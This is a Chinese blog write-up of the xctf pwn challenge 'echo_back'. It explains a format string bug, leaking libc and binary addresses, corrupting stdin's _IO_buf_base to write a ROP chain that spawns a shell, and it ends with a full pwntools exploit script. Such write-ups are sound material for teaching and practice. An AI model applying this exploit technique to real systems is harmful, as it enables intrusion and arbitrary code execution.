# echo_back(xctf)

原创

whiteh4nd 于 2020-08-16 21:43:12 发布 336 收藏

分类专栏： # xctf(pwn高手区) CTF



本文链接：https://blog.csdn.net/weixin_43868725/article/details/108044537



xctf(pwn高手区) 同时被 2 个专栏收录

27 篇文章 0 订阅

订阅专栏

CTF

41 篇文章 0 订阅

订阅专栏

## 0x0 程序保护和流程

保护：

```
[*] '/home/whitehand/Desktop/a'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

流程：

main()

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  unsigned int v3; // ST0C_4
  __int64 result; // rax
  signed int v5; // [rsp+8h] [rbp-18h]
  char name; // [rsp+10h] [rbp-10h]
  unsigned __int64 v7; // [rsp+18h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  set_buf();
  alarm(0x3Cu);
  welcome();
  v5 = 0;
  memset(&name, 0, 8uLL);
  while ( 1 )
  {
    while ( 1 )
    {
      v3 = menu();
      result = v3;
      if ( v3 != 2 )
        break;
      echo_back(&name);
    }
    if ( (_DWORD)result == 3 )
      break;
    if ( (_DWORD)result == 1 && !v5 )
    {
      set_name(&name);
      v5 = 1;
    }
  }
  return result;
}
```



echo_back()

```
unsigned __int64 __fastcall echo_back(_BYTE *a1)
{
  size_t nbytes; // [rsp+1Ch] [rbp-14h]
  unsigned __int64 v3; // [rsp+28h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  memset((char *)&nbytes + 4, 0, 8uLL);
  printf("length:", 0LL);
  _isoc99_scanf("%d", &nbytes);
  getchar();
  if ( (nbytes & 0x80000000) != 0LL || (signed int)nbytes > 6 )
    LODWORD(nbytes) = 7;
  read(0, (char *)&nbytes + 4, (unsigned int)nbytes);
  if ( *a1 )
    printf("%s say:", a1);
  else
    printf("anonymous say:", (char *)&nbytes + 4);
  printf((const char *)&nbytes + 4);
  return __readfsqword(0x28u) ^ v3;
}
```



存在一个格式化字符串漏洞。

## 0x1 利用过程

1.题目保护全开，程序中又没有可用的字符串，函数。所以只能通过格式化字符串漏洞泄露地址，写入有限数据。

2.既然有格式化字符串漏洞，肯定是要泄露栈上的信息。但是由于限制了字符串最长为7，所以只能逐位泄露。

选择使用ida的远程调试，因为可以丢弃alarm()发出的signal。选择在echo_back()的retn处下断点

```
.text:000055EEBCD99C44 loc_55EEBCD99C44:                       ; CODE XREF: echo_back+B1↑j
.text:000055EEBCD99C44 lea     rax, [rbp+nbytes+4]
.text:000055EEBCD99C48 mov     rdi, rax                        ; format
.text:000055EEBCD99C4B mov     eax, 0
.text:000055EEBCD99C50 call    printf
.text:000055EEBCD99C55 nop
.text:000055EEBCD99C56 mov     rax, [rbp+var_8]
.text:000055EEBCD99C5A xor     rax, fs:28h
.text:000055EEBCD99C63 jz      short locret_55EEBCD99C6A
.text:000055EEBCD99C65 call    __stack_chk_fail
.text:000055EEBCD99C6A ; ---------------------------------------------------------------------------
.text:000055EEBCD99C6A
.text:000055EEBCD99C6A locret_55EEBCD99C6A:                     ; CODE XREF: echo_back+E3↑j
.text:000055EEBCD99C6A leave
.text:000055EEBCD99C6B retn
.text:000055EEBCD99C6B echo_back endp
.text:000055EEBCD99C6B
.text:000055EEBCD99C6C
.text:000055EEBCD99C6C ; =============== S U B R O U T I N E =======================================
.text:000055EEBCD99C6C
.text:000055EEBCD99C6C ; Attributes: bp-based frame
.text:000055EEBCD99C6C
.text:000055EEBCD99C6C ; int __cdecl main(int, char **, char **)
```



直到到输入%6$p时在栈上发现了被输出的数据(为什么是第6个参数才输出在栈上的值呢？，这要结合x64的传参顺序，前6个参数在寄存器中，之后的再从栈上取数据。现在当第一个参数为输入的字符串，后5个都是寄存器中的数据，所以只有在偏移为6的时候开始从栈上取数据)。

```
1. set name
2. echo back
3. exit
choice>> 2
length:7
%6$p
anonymous say:0x557b9ef24ef8
```

此时在retn处程序停止执行。可以看到0x7FFEEF3D35E0处为偏移量为6。

```
00007FFEEF3D35E0  0000557B9EF24EF8  .rodata:a3Exit
00007FFEEF3D35E8  00007FFEEF3D3630  [stack]:00007FFEEF3D3630
00007FFEEF3D35F0  0000000000000A32
00007FFEEF3D35F8  00000007B33EAE00
00007FFEEF3D3600  0000000A70243525
00007FFEEF3D3608  0DCCA1BEB33EAE00
00007FFEEF3D3610  00007FFEEF3D3640  [stack]:00007FFEEF3D3640
00007FFEEF3D3618  0000557B9EF24D08  main+9C
00007FFEEF3D3620  0000557B9EF24D30  init
00007FFEEF3D3628  0000000200000000
00007FFEEF3D3630  0000000000000000
00007FFEEF3D3638  0DCCA1BEB33EAE00
00007FFEEF3D3640  0000557B9EF24D30  init
00007FFEEF3D3648  00007F27503CA840  libc_2.23.so:__libc_start_main+F0
```



rsp指向栈顶位置，也就是返回的地址位置为main+0x9C。

```
RAX 0000000000000000 ↳
RBX 0000000000000000 ↳
RCX 00007F27504A1380 ↳ libc_2.23.so:write+10
RDX 00007F2750770780 ↳ debug001:00007F2750770780
RSI 00007FFEEF3D0F50 ↳ [stack]:00007FFEEF3D0F50
RDI 0000000000000001 ↳
RBP 00007FFEEF3D3640 ↳ [stack]:00007FFEEF3D3640
RSP 00007FFEEF3D3618 ↳ [stack]:00007FFEEF3D3618
RIP 0000557B9EF24C6B ↳ echo_back+EB
R8  00007F275097B700 ↳ debug002:00007F275097B700
```

此时可以通过掌握的基础知识分析处几个点(结合上述图片食用)。

- retn指令在执行之前还有一个leave指令，而leave指令相当于。

```
mov rsp,rbp
pop rbp
```

通过寄存器信息可以得出main函数的rbp位于0x7FFEEF3D3640。main函数的返回地址位于0x7FFEEF3D3648。

- 发现栈上0x7FFEEF3D3638和0x7FFEEF3D3608中的数据是一样的，它们也同时位于各自rbp-0x8的位置。所以可以判断出这两个是canary的值。
- 可以找到之前输入的数据，结合echo_back()中的数据摆放位置可以轻松找到，输入的数据长度7位于0x7FFEEF3D35FC，"%6$p\n"位于0x7FFEEF3D3600=0x7FFEEF3D35FC+0x4。
- 可以知道main函数中的变量name存放的位置，rbp-0x10=0x7FFEEF3D3640-0x10=0x7FFEEF3D3630

3.通过以上分析可以知道libc的基地址，elf文件加载的基地址，main函数的返回地址。但是由于输入限制了字符串最长为7，导致无法大量的向程序中写入数据。通过查阅资料(ctf-wiki)得知，因为进程中包含了系统默认的三个文件流 stdin\stdout\stderr，因此这种方式可以不需要进程中存在文件操作，通过 scanf\printf 一样可以进行利用。并且可以在 libc.so 中找到 stdin\stdout\stderr 等符号，这些符号是指向 FILE 结构的指针，真正结构的符号是

```
_IO_2_1_stderr_
_IO_2_1_stdout_
_IO_2_1_stdin_
```

在libc中的位置。

```
.data:00000000003C48E0                 public _IO_2_1_stdin_
.data:00000000003C48E0 _IO_2_1_stdin_  db  88h                ; DATA XREF: LOAD:0000000000005EB0↑o
.data:00000000003C48E0                                        ; .data:00000000003C5688↓o ...
```

_IO_FILE 结构体

```
struct _IO_FILE {
  int _flags;       /* High-order word is _IO_MAGIC; rest is flags. */
  /* The following pointers correspond to the C++ streambuf protocol. */
  /* Note:  Tk uses the _IO_read_ptr and _IO_read_end fields directly. */
  char* _IO_read_ptr;   /* Current read pointer */
  char* _IO_read_end;   /* End of get area. */
  char* _IO_read_base;  /* Start of putback+get area. */
  char* _IO_write_base; /* Start of put area. */
  char* _IO_write_ptr;  /* Current put pointer. */
  char* _IO_write_end;  /* End of put area. */
  char* _IO_buf_base;   /* Start of reserve area. */
  char* _IO_buf_end;    /* End of reserve area. */
  /* The following fields are used to support backing up and undo. */
  char *_IO_save_base; /* Pointer to start of non-current get area. */
  char *_IO_backup_base;  /* Pointer to first valid character of backup area */
  char *_IO_save_end; /* Pointer to end of non-current get area. */

  struct _IO_marker *_markers;

  struct _IO_FILE *_chain;

  int _fileno;
  int _flags2;
  _IO_off_t _old_offset; /* This used to be _offset but it's too small.  */
};
```

在_IO_FILE 中_IO_buf_base 表示操作的起始地址，_IO_buf_end 表示结束地址，结合对文件读写的源码，可以发现_IO_new_file_underflow 这个函数最终调用了_IO_SYSREAD系统调用来读取文件。所以可以通过控制这两个数据可以实现控制读写的操作。

```
int
_IO_new_file_underflow (_IO_FILE *fp)
{
  _IO_ssize_t count;
#if 0
  /* SysV does not make this test; take it out for compatibility */
  if (fp->_flags & _IO_EOF_SEEN)
    return (EOF);
#endif

  if (fp->_flags & _IO_NO_READS)
    {
      fp->_flags |= _IO_ERR_SEEN;
      __set_errno (EBADF);
      return EOF;
    }
/* 如果现在指针中还有数据就直接返回 */
  if (fp->_IO_read_ptr < fp->_IO_read_end)
    return *(unsigned char *) fp->_IO_read_ptr;

  if (fp->_IO_buf_base == NULL)
    {
      /* Maybe we already have a push back pointer.  */
      if (fp->_IO_save_base != NULL)
 {
   free (fp->_IO_save_base);
   fp->_flags &= ~_IO_IN_BACKUP;
 }
      _IO_doallocbuf (fp);
```


```
    }
  if (fp->_flags & (_IO_LINE_BUF|_IO_UNBUFFERED))
    {
#if 0
      _IO_flush_all_linebuffered ();
#else
      _IO_acquire_lock (_IO_stdout);

      if ((_IO_stdout->_flags & (_IO_LINKED | _IO_NO_WRITES | _IO_LINE_BUF))
   == (_IO_LINKED | _IO_LINE_BUF))
 _IO_OVERFLOW (_IO_stdout, EOF);

      _IO_release_lock (_IO_stdout);
#endif
    }

  _IO_switch_to_get_mode (fp);
  fp->_IO_read_base = fp->_IO_read_ptr = fp->_IO_buf_base;
  fp->_IO_read_end = fp->_IO_buf_base;
  fp->_IO_write_base = fp->_IO_write_ptr = fp->_IO_write_end
    = fp->_IO_buf_base;
/* 通过_IO_buf_base，_IO_buf_end读取数据，并返回成功读取的字节个数 */
  count = _IO_SYSREAD (fp, fp->_IO_buf_base,
         fp->_IO_buf_end - fp->_IO_buf_base);
  if (count <= 0)
    {
      if (count == 0)
 fp->_flags |= _IO_EOF_SEEN;
      else
 fp->_flags |= _IO_ERR_SEEN, count = 0;
  }
/* 将_IO_read_end加上成功读取的字节个数 */
  fp->_IO_read_end += count;
  if (count == 0)
    {
      fp->_offset = _IO_pos_BAD;
      return EOF;
    }
  if (fp->_offset != _IO_pos_BAD)
    _IO_pos_adjust (fp->_offset, count);
  return *(unsigned char *) fp->_IO_read_ptr;
}
libc_hidden_ver (_IO_new_file_underflow, _IO_file_underflow)
```

对_IO_FILE分析。




内存中的数据，0x7F3052F47918处为_IO_buf_base，0x7F3052F47920处为_IO_buf_end

```
00007F3052F478E0  0000000FBAD208B
00007F3052F478E8  00007F3052F47964  libc_2.23.so:_IO_2_1_stdin_+84
00007F3052F478F0  00007F3052F47964  libc_2.23.so:_IO_2_1_stdin_+84
00007F3052F478F8  00007F3052F47963  libc_2.23.so:_IO_2_1_stdin_+83
00007F3052F47900  00007F3052F47963  libc_2.23.so:_IO_2_1_stdin_+83
00007F3052F47908  00007F3052F47963  libc_2.23.so:_IO_2_1_stdin_+83
00007F3052F47910  00007F3052F47963  libc_2.23.so:_IO_2_1_stdin_+83
00007F3052F47918  00007F3052F47963  libc_2.23.so:_IO_2_1_stdin_+83
00007F3052F47920  00007F3052F47964  libc_2.23.so:_IO_2_1_stdin_+84
00007F3052F47928  0000000000000000
00007F3052F47930  0000000000000000
00007F3052F47938  0000000000000000
00007F3052F47940  0000000000000000
```

如果此时将_IO_buf_base的第一个字节覆盖成\x00就可以发现_IO_buf_base中的数据落到了_IO_write_base处，结合源码可知下一次调用scanf时会从_IO_write_base开始写入0x64个字节，可以将_IO_buf_base，和_IO_buf_end覆盖成main函数的返回地址和main函数的返回地址+ROP的字节数。那么再下一次调用scanf的时候就会向main函数的返回地址处写入数据了。解决了无法大量写入数据的问题。但是问题并没有那么简单，结合上面的输入源码可知。

```
/* 将_IO_read_end加上成功读取的字节个数 */
  fp->_IO_read_end += count;
```

这样会导致无法进行正常输入。

```
/* 如果现在指针中还有数据就直接返回 */
  if (fp->_IO_read_ptr < fp->_IO_read_end)
    return *(unsigned char *) fp->_IO_read_ptr;
```

程序直接返回_IO_read_ptr。解决的方法是通过程序的getchar函数，因为执行getchar函数可以将_IO_read_ptr++

```
#define _IO_getc_unlocked(_fp) \
       (_IO_BE ((_fp)->_IO_read_ptr >= (_fp)->_IO_read_end, 0) \
 ? __uflow (_fp) : *(unsigned char *) (_fp)->_IO_read_ptr++)

#include "libioP.h"
#include "stdio.h"

#undef getchar

int
getchar (void)
{
  int result;
  _IO_acquire_lock (_IO_stdin);
  result = _IO_getc_unlocked (_IO_stdin);
  _IO_release_lock (_IO_stdin);
  return result;
}

#if defined weak_alias && !defined _IO_MTSAFE_IO
#undef getchar_unlocked
weak_alias (getchar, getchar_unlocked)
#endif
```

所以可以调用getchar函数将_IO_read_ptr改至可以正常使用scanf函数，之后就可以完成ROP了。

4.总结以上的分析，首先通过格式化字符串漏洞泄露出libc和elf的基地址以获取ROP链中的需要的gadget的真实地址，main函数的返回地址。再通过这个漏洞改写_IO_buf_base使之能够向我们期望的地址中写入数据，最后通过scanf函数写入ROP链。

- 泄露libc的基地址并计算出system，/bin/sh字符串，stdin，stdin中的buf_base的真实地址。

```
echoBack('%19$p\n')
sh.recvuntil('0x')
libc_start_main_addr=int(sh.recvline(),16)-0xF0
libc_base=libc_start_main_addr-libc_start_main_libc
system_addr=libc_base+system_libc
bin_sh_addr=libc_base+bin_sh_libc
stdin_addr=libc_base+stdin_libc
buf_base=stdin_addr+0x8*7
```

- 泄露elf的基地址并计算出pop_rdi的真实地址。

```
echoBack('%13$p\n')
sh.recvuntil('0x')
elf_base=int(sh.recvline(),16)-0x9C-main_addr
pop_rdi_addr+=elf_base
```

- 泄露main函数的返回地址。

```
echoBack('%12$p\n')
sh.recvuntil('0x')
main_ret_addr=int(sh.recvline(),16)+0x8
```

- 修改_IO_buf_base。

```
setName(p64(buf_base))
echoBack('%16$hhn')
```

- 将_IO_buf_base，和_IO_buf_end覆盖成main函数的返回地址和main函数的返回地址+ROP的字节数。

```
payload=p64(stdin_addr+0x83)*3+p64(main_ret_addr)+p64(main_ret_addr+0x18)
echoBack('\n',payload)
```

- 调用getchar函数将_IO_read_ptr改至可以正常使用scanf函数。

```
# 输入完payload后已经调用了一次getchar()，所以需要减一
for i in range(0, len(payload) - 1):
    sh.sendlineafter('choice>>','2')
    sh.sendlineafter('length:','')
```

- 写入ROP。

```
payload=p64(pop_rdi_addr)+p64(bin_sh_addr)+p64(system_addr)
echoBack('\n',payload)
```

## 0x2 exp

```
from pwn import *
context.log_level='debug'
local=1
if local:
    sh=process('./a')
    libc=ELF('./libc')
else:
    sh=remote('220.249.52.133','59538')
    libc=ELF('./libc.so.6')
```

```
main_addr=0xC6C
pop_rdi_addr=0xD93
stdin_libc=libc.symbols['_IO_2_1_stdin_']
libc_start_main_libc=libc.symbols['__libc_start_main']
system_libc=libc.symbols['system']
bin_sh_libc=libc.search('/bin/sh').next()

def setName(name):
    sh.sendlineafter('choice>> ','1')
    sh.sendafter('name:',name)

def echoBack(string,length='7\n'):
    sh.sendlineafter('choice>> ','2')
    sh.sendafter('length:',length)
    sh.send(string)

def end():
    sh.sendlineafter('choice>> ','3')

echoBack('%19$p\n')
sh.recvuntil('0x')
libc_start_main_addr=int(sh.recvline(),16)-0xF0
libc_base=libc_start_main_addr-libc_start_main_libc
system_addr=libc_base+system_libc
bin_sh_addr=libc_base+bin_sh_libc
stdin_addr=libc_base+stdin_libc
buf_base=stdin_addr+0x8*7

echoBack('%13$p\n')
sh.recvuntil('0x')
elf_base=int(sh.recvline(),16)-0x9C-main_addr
pop_rdi_addr+=elf_base

echoBack('%12$p\n')
sh.recvuntil('0x')
main_ret_addr=int(sh.recvline(),16)+0x8

setName(p64(buf_base))

echoBack('%16$hhn')

payload=p64(stdin_addr+0x83)*3+p64(main_ret_addr)+p64(main_ret_addr+0x18)
echoBack('\n',payload)
for i in range(0, len(payload) - 1):
    sh.sendlineafter('choice>>','2')
    sh.sendlineafter('length:','')

payload=p64(pop_rdi_addr)+p64(bin_sh_addr)+p64(system_addr)
echoBack('\n',payload)
end()
sh.interactive()
```

## 0x3 总结

这个题目涉及的知识较多，理解起来可能比较困难且耗费时间长，遇到不懂的地方需要耐心看GLIBC源码，注重紧扣目标(getshell)的同时找出与题目给出的信息之间的逻辑。